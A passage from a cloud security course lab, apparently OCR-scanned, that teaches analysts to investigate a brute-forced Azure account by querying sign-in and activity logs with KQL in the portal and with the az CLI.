| where IPAddress == "3.95.15.41" and Succeeded == "true"
| project Identity
```





Martha's account is, in fact, compromised!!

Compromised Account Activity

1. Now that it is assumed that the account is compromised, you will need to determine what actions were conducted by this account. This means the first stop is the `AzureActivity`[2] table. Take a look at which of the table's columns may be useful to indicate the actions performed by a particular user account.
2. Conduct a search that identifies which actions the compromised account performed on September 27, 2021.

Click to reveal

This query will start just like the last few queries you were running to search activities on a particular date:


```
AzureActivity
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```

Next, use the `Caller` column name along with `where` to list only those actions by Martha Hudson. But the `Caller` values are in the form of an email address! You could take a look at Martha's account in Azure AD to determine her email address, but it is known that Sherlock creates user accounts in the following format: `first initial` + `last name` + `@sec541ryanic.onmicrosoft.com`.


Using the above information, select the appropriate entries by adding this line:

```
| where Caller == "mhudson@sec541ryanic.onmicrosoft.com"
```


Your final query will be as follows (1), so click **Run** (2) to display the results:



Notice that the IPAddress value in the results look familiar--the attacker!



But what were the actions? Click on the **Columns** button (1) and display only the **OperationNameValue** by selecting only that option (2).



3. You may have concluded that the compromised account was running Azure Run Commands. What were the commands used as a part of these Azure Run Commands?

> **Click to reveal**
>
> That is a great question! It is not possible to view what the Run Command actually was! Maybe there are other log entries that can assist in determining what else was involved in this attack campaign, but that is for a later lab.

Conclusion

There was quite a bit involved in this lab, but now you have determined a way to identify a brute force login attempt that was ultimately successful (T1078.004 and T1110.001) as well as discovered that this compromised account was active (T1526). Stay tuned for more evidence related to this attack!


Exploring Further

There is a lot more to learn regarding KQL! You can expand your knowledge by checking out this wonderful resource: https://docs.microsoft.com/en-us/azure/data-explorer/kusto/query/


1. https://docs.microsoft.com/en-us/azure/active-directory/reports-monitoring/reference-azure-monitor-sign-ins-log-schema#field-descriptions
2. https://docs.microsoft.com/en-us/azure/azure-monitor/reference/tables/azureactivity#columns

Click to reveal

Just like you did before, expand the Schema and Filter pane by clicking on the `>>` in the gray bar.



To locate the `AzureActivity` table's available columns, expand the **LogManagement** section as well as the **AzureActivity** table.



> There are many columns in this table, but the two that will help you determine user actions are `Caller` and `OperationNameValue`. `Caller` identifies the Azure AD user account that performed the action and `OperationNameValue` identifies the resource provider operation that was performed.

Lab 4.3: Log Analytics Using Azure CLI

Objectives

Estimated Time: 30 minutes

- Explore Azure CLI Log Analytics queries
- Identify discovery attempts (T1526)
- Find Managed Identity usage (T1552.005)
- Identify data exfiltration (T1530)

Explore Azure CLI Log Analytics Queries

1. Your Inspector-Workstation not only has the Azure PowerShell cmdlets installed, it also has the `az` CLI tools installed. Log into your **Inspector-Workstation** system and switch to your `ec2-user` account as you have previously.

   Click to Reveal

   ```
   sudo su ec2-user
   cd
   ```

2. Before you can leverage the `az` tool, you will need to log into Azure. This is a similar process to what was performed in exercise 4.1.

   Click to Reveal

   Type the following command, navigate to https://microsoft.com/devicelogin. When you arrive at that web page, enter the code displayed in the output of the command (`RR9KLFUGS` in the example below). After entering that code and clicking **Continue**, you will need to enter your Azure credentials. OnDemand students can find their credentials in MyLabs, while other classes will receive them from the instructor. Finally, when asked to continue using the CLI tools, click **Continue** once more. You may now close the browser tab.

   ```
   az login
   ```

Sample Results

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code
RR9KLFUGS to authenticate.

[
    {
        "cloudName": "AzureCloud",
        "homeTenantId": "67b3a48b-51f1-495f-8fd3-14dce5734a88",
        "id": "138d1821-efb5-4cdc-80fa-7e1221abcf2c",
        "isDefault": true,
        "managedByTenants": [],
        "name": "Azure subscription 1",
        "state": "Enabled",
        "tenantId": "67b3a48b-51f1-495f-8fd3-14dce5734a88",
        "user": {
        "name": "student05@sec541ryanic.onmicrosoft.com",
        "type": "user"
        }
    }
]
```

3. Take a quick glance at the `az` tool's help to see which Azure CLI extensions are supported by default.

Click to reveal

Any time you wish to reveal supported options during an `az` operation, append the `--help` flag. To see all extensions (which would be the second option after `az` in any command you wish to execute), you can simply append `--help` after `az` as shown below:

```
az --help
```

Sample Results

```
Group
    az

Subgroups:
    account                                     : Manage Azure subscription information.
    acr                                         : Manage private registries with Azure Container
                                                  Registries.
    ad                                          : Manage Azure Active Directory Graph entities needed
                                                  for Role Based Access Control.
    advisor                                     : Manage Azure Advisor.
    afd                                 [Preview] : Manage Azure Front Door.
    ai-examples                         [Preview] : Add AI powered examples to help content.

<snip>
```

4. As you may have noticed, one of the extensions available in the Azure CLI is `monitor`. As you may recall, Azure Monitor is the Azure service which contains your Log Analytics workspace that you will need to query. Check out what the available options are for the `monitor` extension.

Click to reveal

Just like the last task, you can append `--help` to the operation you want to learn more about. In this case, you can append `--help` to `az monitor` to see that extensions options.

```
az monitor --help
```

Sample Results

```
Group
    az monitor : Manage the Azure Monitor Service.

Subgroups:
    action-group                : Manage action groups.
    activity-log                : Manage activity logs.
    autoscale                   : Manage autoscale settings.
    diagnostic-settings         : Manage service diagnostic settings.
    log-analytics               : Manage Azure log analytics.
    log-profiles                : Manage log profiles.
    metrics                     : View Azure resource metrics.
    private-link-scope [Preview] : Manage monitor private link scope resource.

<snip>
```

5. As you can see, there are two Subgroups which identify services you have used in the Azure Portal: Activity Log and Log Analytics. You will use `log-analytics` to conduct queries in the remaining challenges. See which Subgroups are available to possibly conduct a query.

Click to reveal

As you may have guessed, you will need to run the following command to see the available **Commands** for `az monitor log-analytics`:

Warning

You may **not** see `query` in your results as this is **not** available by default in Azure's default CLI tool install as of October 2021. This is because this functionality is "in preview". If a previous student or instructor has already used this account, the following may already be taken care of (and `query` appears as a Subgroup result) and you can ignore this warning. If not, run the following:

```
az extension add --name log-analytics
```

Sample Results

```
The installed extension 'log-analytics' is in preview.
```

```
az monitor log-analytics --help
```

Sample Results

```
Group
    az monitor log-analytics : Commands for querying data in Log Analytics workspaces.

Subgroups:
    cluster   : Manage Azure log analytics cluster.
    workspace : Manage Azure log analytics workspace.

Commands:
    query     : Query a Log Analytics workspace.

<snip>
```

And there it is! The (one and only) command that you need to continue is `query`.

6. Show see which command flags are available and required to use the `query` command.

Click to reveal

Once more, populate your `az` command as follows to see the available `query` command flags:

```
az monitor log-analytics query --help
```

Sample Results

```
Arguments
    --analytics-query [Required] : Query to execute over Log Analytics data.
    --workspace -w    [Required] : GUID of the Log Analytics Workspace.
    --timespan -t                : Timespan over which to query. Defaults to querying all available
data.
    --workspaces                 : Additional workspaces to union data for querying. Specify additional
workspace IDs separated by space.

Global Arguments
    --debug                      : Increase logging verbosity to show all debug logs.
    --help -h                    : Show this help message and exit.
    --only-show-errors           : Only show errors, suppressing warnings.
    --output -o                  : Output format.  Allowed values: json, jsonc, none, table, tsv, yaml,
yamlc.  Default: json.
```

7. You will see two sets of Arguments (i.e., command flags). One set, called `Arguments`, are used for the `query` command specifically. The other, called `Global Arguments`, are used for all `az` commands. Notice that two are required to conduct a query: `--analytics-query` and `--workspace/-w`.
8. The first required argument (`--analytics-query`) is easy as that is simply the query you wish to execute, but the second (`--workspace/-w`) is a bit trickier. This argument expects, not the name of the Log Analytics workspace, but the **GUID**. Use Azure CLI commands to acquire the GUID of the `sherlocklaw` Log Analytics workspace.

Click to reveal

If you paid close attention to when you run `az monitor log-analytics --help`, you may have noticed that one of the Subgroups was `workspace`. Issue the following command to see if there is a way to acquire the Log Analytics workspace GUIDs available to your user:

```
az monitor log-analytics workspace --help
```

Sample Results

```
Group
    az monitor log-analytics workspace : Manage Azure log analytics workspace.

Subgroups:
    data-export             : Manage data export rules for log analytics workspace.
    linked-service          : Manage linked service for log analytics workspace.
    linked-storage          : Manage linked storage account for log analytics workspace.
    pack                    : Manage intelligent packs for log analytics workspace.
    saved-search            : Manage saved search for log analytics workspace.
    table                   : Manage tables for log analytics workspace.

Commands:
    create                  : Create a workspace instance.
    delete                  : Delete a workspace instance.
    get-schema              : Get the schema for a given workspace.
    get-shared-keys         : Get the shared keys for a workspace.
    list                    : Get a list of workspaces under a resource group or a subscription.
    list-deleted-workspaces : Get a list of deleted workspaces that can be recovered in a subscription
or a resource group.
    list-management-groups  : Get a list of management groups connected to a workspace.
    list-usages             : Get a list of usage metrics for a workspace.
    recover                 : Recover a workspace in a soft-delete state within 14 days.
    show                    : Show a workspace instance.
    update                  : Update a workspace instance.

<snip>
```

The `show` option seems to be a likely candidate. See which arguments are required to utilize this command by using `--help`.

```
az monitor log-analytics workspace show --help
```

Sample Results

```
Command
    az monitor log-analytics workspace show : Show a workspace instance.

Arguments
    --resource-group -g  [Required] : Name of resource group. You can configure the default group
                                    using `az configure --defaults group=<name>`.
    --workspace-name -n  [Required] : Name of the Log Analytics Workspace.

Global Arguments
    --debug                         : Increase logging verbosity to show all debug logs.
    --help -h                       : Show this help message and exit.
    --only-show-errors              : Only show errors, suppressing warnings.
    --output -o                     : Output format.  Allowed values: json, jsonc, none, table, tsv,
                                    yaml, yamlc.  Default: json.
    --query                         : JMESPath query string. See http://jmespath.org/ for more
                                    information and examples.
    --query-examples [Experimental] : Recommend JMESPath string for you. You can copy one of the query
and paste it after --query parameter within double quotation marks to see the results. You can add one
or more positional keywords so that we can give suggestions based on these key words.
        This parameter is experimental and under development. Reference and support levels: https://
aka.ms/CLI_refstatus
    --subscription                  : Name or ID of subscription. You can configure the default
subscription using `az account set -s NAME_OR_ID`.
    --verbose                       : Increase logging verbosity. Use --debug for full debug logs.
```

By adding the resource group and name of the workspace, you can issue the the following command to discover the `sherlocklaw` GUID:

```
az monitor log-analytics workspace show --resource-group sherlock --workspace-name sherlocklaw
```

Sample Results


```
{
    "createdDate": "Fri, 24 Sep 2021 16:05:03 GMT",
    "customerId": "4f075f0f-3469-4357-b759-954ab2581a53",
    "eTag": null,
    "features": {
        "clusterResourceId": null,
        "disableLocalAuth": null,
        "enableDataExport": null,
        "enableLogAccessUsingOnlyResourcePermissions": true,
        "immediatePurgeDataOn30Sections": null,
        "legacy": 0,
        "searchVersion": 1
    },
    "forceCmkForQuery": null,
    "id": "/subscriptions/138d1821-efb5-4cdc-80fa-7e1221abcf2c/resourcegroups/sherlock/providers/
microsoft.operationalinsights/workspaces/sherlocklaw",
    "location": "eastus",
    "modifiedDate": "Fri, 24 Sep 2021 16:05:05 GMT",
    "name": "sherlocklaw",
    "privateLinkScopedResources": null,
    "provisioningState": "Succeeded",
    "publicNetworkAccessForIngestion": "Enabled",
    "publicNetworkAccessForQuery": "Enabled",
    "resourceGroup": "sherlock",
    "retentionInDays": 730,
    "sku": {
        "capacityReservationLevel": null,
        "lastSkuUpdate": "Fri, 24 Sep 2021 16:05:03 GMT",
        "name": "pergb2018"
    },
    "tags": {},
    "type": "Microsoft.OperationalInsights/workspaces",
    "workspaceCapping": {
        "dailyQuotaGb": -1.0,
        "dataIngestionStatus": "RespectQuota",
        "quotaNextResetTime": "Sun, 03 Oct 2021 23:00:00 GMT"
    }
}
```


That is a **lot** of data! Luckily, you have the option to extract from the output only the fields and values that are needed. But which field? This is a little tricky because you may not see anything that looks like a GUID or Workspace ID. The result you are looking for is the value of the `customerId` field. Pare down the results by using `--query` as shown below:

```
az monitor log-analytics workspace show --resource-group sherlock --workspace-name sherlocklaw --query
'customerId'
```

Sample Results


```
"4f075f0f-3469-4357-b759-954ab2581a53"
```

9. For convenience, save this GUID value as a variable named `WORKSPACE_GUID` as you will repeatedly use it in this and future challenges.

> **Click to reveal**
>
> Because the previous command returned the results as a double-quoted string, it would be wise to remove these double-quotes before saving to a variable. To do this, Azure has a Global Argument called `--output` with an option of `tsv` just for this purpose. With this, you can create this variable and verify its value by running the following commands:
>
> ```
> WORKSPACE_GUID=$(az monitor log-analytics workspace show \
>   --resource-group sherlock --workspace-name sherlocklaw \
>   --query 'customerId' --output tsv)
> echo $WORKSPACE_GUID
> ```
>
> **Sample Results**
>
> ```
> 4f075f0f-3469-4357-b759-954ab2581a53
> ```

10. Finally, conduct a sample query using the Azure CLI... but which one? Use the query from the last step of the last exercise.

> **Click to reveal**
>
> You can begin by populating the Azure CLI command as follows, but **do not** run it yet:
>
> ```
> az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query
> ```
>
> Afterwards, you will add the query. The query you will use is:
>
> ```
> AzureActivity
> | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
> | where Caller == "mhudson@sec541ryanic.onmicrosoft.com"
> ```
>
> Unlike in the Azure Portal where you can use multiple lines, you will use a single line for your query. Add the following to the end of your command:
>
> ```
> 'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
> | where Caller == "mhudson@sec541ryanic.onmicrosoft.com"'
> ```
>
> Your final command will be:
>
> ```
> az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
>   'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
> 23:59:59")) | where Caller == "mhudson@sec541ryanic.onmicrosoft.com"'
> ```

Sample Results


```
[
    {
        "ActivityStatus": "",
        "ActivityStatusValue": "Success",
        "ActivitySubstatus": "",
        "ActivitySubstatusValue": "",
        "Authorization": "{\r\n  \"scope\": \"/subscriptions/138d1821-efb5-4cdc-80fa-7e1221abcf2c/
resourceGroups/sherlock/providers/Microsoft.Compute/vir
    tualMachines/martha\",\r\n  \"action\": \"Microsoft.Compute/virtualMachines/runCommand/action\",
\r\n  \"evidence\": {\r\n    \"role\": \"Virtual Mach
    ine Contributor\",\r\n    \"roleAssignmentScope\": \"/subscriptions/138d1821-
efb5-4cdc-80fa-7e1221abcf2c\",\r\n    \"roleAssignmentId\": \"9e88372632
    be455fbbb31371e8aa3ef2\",\r\n    \"roleDefinitionId\": \"9980e02cc2be4d7394e8173b1dc7cf3c\",\r\n
\"principalId\": \"7c2500aba6824828bd4c0910f90f76
    f5\",\r\n    \"principalType\": \"User\"\r\n  }\r\n}",
        "Authorization_d": "{\"evidence\":{\"roleAssignmentScope\":\"/subscriptions/138d1821-
efb5-4cdc-80fa-7e1221abcf2c\",\"roleAssignmentId\":\"9e88372
    632be455fbbb31371e8aa3ef2\",\"roleDefinitionId\":\"9980e02cc2be4d7394e8173b1dc7cf3c\",
\"principalType\":\"User\",\"principalId\":\"7c2500aba6824828bd
    4c0910f90f76f5\",\"role\":\"Virtual Machine Contributor\"},\"action\":\"Microsoft.Compute/
virtualMachines/runCommand/action\",\"scope\":\"/subscripti
    ons/138d1821-efb5-4cdc-80fa-7e1221abcf2c/resourceGroups/sherlock/providers/Microsoft.Compute/
virtualMachines/martha\"}",
        "Caller": "mhudson@sec541ryanic.onmicrosoft.com",
        "CallerIpAddress": "3.95.15.41",
        "Category": "",
        "CategoryValue": "Administrative",

<snip>
```


11. Now that you have the ability to conduct a query from the command line just as you would in the Azure Portal, you can now leverage additional command line tools like `cut`, `sort`, `awk`, and `jq` to slice and dice this data much more efficiently!

Identify Discovery Attempts (T1526)

1. If you recall, the attacker that was identified in the last exercise is `3.95.15.41`. This attacker compromised Martha's account, but did they perform any actions in Azure after this sign-in? Begin this investigation by using the Azure CLI to narrow down the `AzureActivity` event data to just actions taken on September 27, 2021 by the `Caller` of `mhudson@sec541ryanic.onmicrosoft.com`.

Click to reveal

The Azure CLI command to query Azure Log Analytics will start exactly the same way as the previous commands in this challenge: `az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query`.

Now, to begin your query, start by selecting the proper Azure Log Analytics table. In this case, your query will start with `AzureActivity`.

Next, the time frame of September 27, 2021. Once more, this is accomplished by adding `| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))`.

A second condition can be added to the `where` clause to work toward completion of your objective: `and Caller == "mhudson@sec541ryanic.onmicrosoft.com"`.

Now, combine all of those query elements to fill out the `--analytics-query` command argument. Your final CLI command will be:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "mhudson@sec541ryanic.onmicrosoft.com"'
```

If you want to see only the operations, you can dig into the results using `jq` like so:

```
az monitor log-analytics query --workspace $WORKSPACE_GUID --analytics-query \
  'AzureActivity | where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021
23:59:59")) and Caller == "mhudson@sec541ryanic.onmicrosoft.com"' \
  | jq -r '.[].OperationNameValue'
```

Sample Results

```
